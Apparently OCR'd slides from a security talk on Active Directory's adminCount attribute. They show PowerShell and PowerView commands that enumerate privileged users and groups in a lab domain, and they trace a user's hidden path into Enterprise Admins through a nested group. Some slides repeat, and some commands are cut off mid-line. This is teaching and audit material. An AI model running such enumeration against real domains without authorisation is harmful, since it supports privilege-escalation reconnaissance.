
### Get-ADGroup -LDAPFilter "(admincount=1)"



```
PS C:\Users\bob\Desktop> Get-ADGroup -LDAPFilter "(admincount=1)" | Select SamAccountName

SamAccountName
--------------
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
_the_privileged_few_
```


## Using PowerView

### Get-DomainUser -AdminCount




```
PS C:\Users\bob> Get-DomainUser -AdminCount | select SamAccountName

samaccountname
--------------
Administrator
krbtgt
Godmode
Brian
```

### Get-DomainGroup -AdminGroup




```
PS C:\Users\bob> Get-DomainGroup -AdminCount | select SamAccountName

samaccountname
--------------
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
_the_privileged_few_
```

# adminCount: Domain Trusts



```
PS C:\Users\Administrator> [System.Net.Dns]::GetHostEntry([string]"localhost").HostName
DC01.parent.local
PS C:\Users\Administrator> Get-ADUser -LDAPFilter "(admincount=1)" | select SamAccountName

SamAccountName
--------------
Administrator
krbtgt
Godmode
Brian


PS C:\Users\Administrator> Get-ADGroup -LDAPFilter "(admincount=1)" | select SamAccountName

SamAccountName
--------------
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
_the_privileged_few_
```


# adminCount: Domain Trusts



```
PS C:\Users\Administrator> [System.Net.Dns]::GetHostEntry([string]"localhost").HostName
DC01.parent.local
PS C:\Users\Administrator> Get-ADUser -LDAPFilter "(admincount=1)" | select SamAccountName

SamAccountName
--------------
Administrator
krbtgt
Godmode
Brian


PS C:\Users\Administrator> Get-ADGroup -LDAPFilter "(adminco

SamAccountName
--------------
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
_the_privileged_few_
```

```
PS C:\Users\Administrator> Get-ADPrincipalGroupMembership -Identity brian | select distinguishedName

distinguishedName
-----------------
CN=Domain Users,CN=Users,DC=parent,DC=local
CN=_the_privileged_few_,OU=Groups,OU=USA,OU=Offices,DC=parent,DC=local
```

# adminCount: Domain Trusts




```
PS C:\Users\Administrator> [System.Net.Dns]::GetHostEntry([string]"localhost").HostName
DC01.parent.local
PS C:\Users\Administrator> Get-ADUser -LDAPFilter "(admincount=1)" | select SamAccountName

SamAccountName
--------------
Administrator
krbtgt
Godmode
Brian

PS C:\Users\Administrator> Get-ADGroup -LDAPFilter "(adminco

SamAccountName
--------------
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
_the_privileged_few_
```

```
PS C:\Users\Administrator> Get-ADPrincipalGroupMembership -Identity brian | select distinguishedName

distinguishedName
-----------------
CN=Domain Users,CN=Users,DC=parent,DC=local
CN=_the_privileged_few_,OU=Groups,OU=USA,OU=Offices,DC=parent,DC=local
```

```
PS C:\Users\Administrator> Get-ADPrincipalGroupMembership -Identity '_the_privileged_few_'


distinguishedName : CN=Enterprise Admins,CN=Users,DC=parent,DC=local
GroupCategory     : Security
GroupScope        : Universal
name              : Enterprise Admins
objectClass       : group
objectGUID        : dd2be845-2ebe-4139-ba5b-3e93ad7a643f
SamAccountName    : Enterprise Admins
SID               : S-1-5-21-3511941916-3214777232-430189679-519
```

NOT SO SECURE


# adminCount: Domain Trusts



```
PS C:\Users\Administrator> [System.Net.Dns]::GetHostEntry([string]"localhost").HostName
DC01.parent.local
PS C:\Users\Administrator> Get-ADUser -LDAPFilter "(admincount=1)" | select SamAccountName

SamAccountName
--------------
Administrator
krbtgt
Godmode
Brian

PS C:\Users\Administrator> Get-ADGroup -LDAPFilter "(admincount=1)" | select SamAccountName

SamAccountName
--------------
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
_the_privileged_few_
```

```
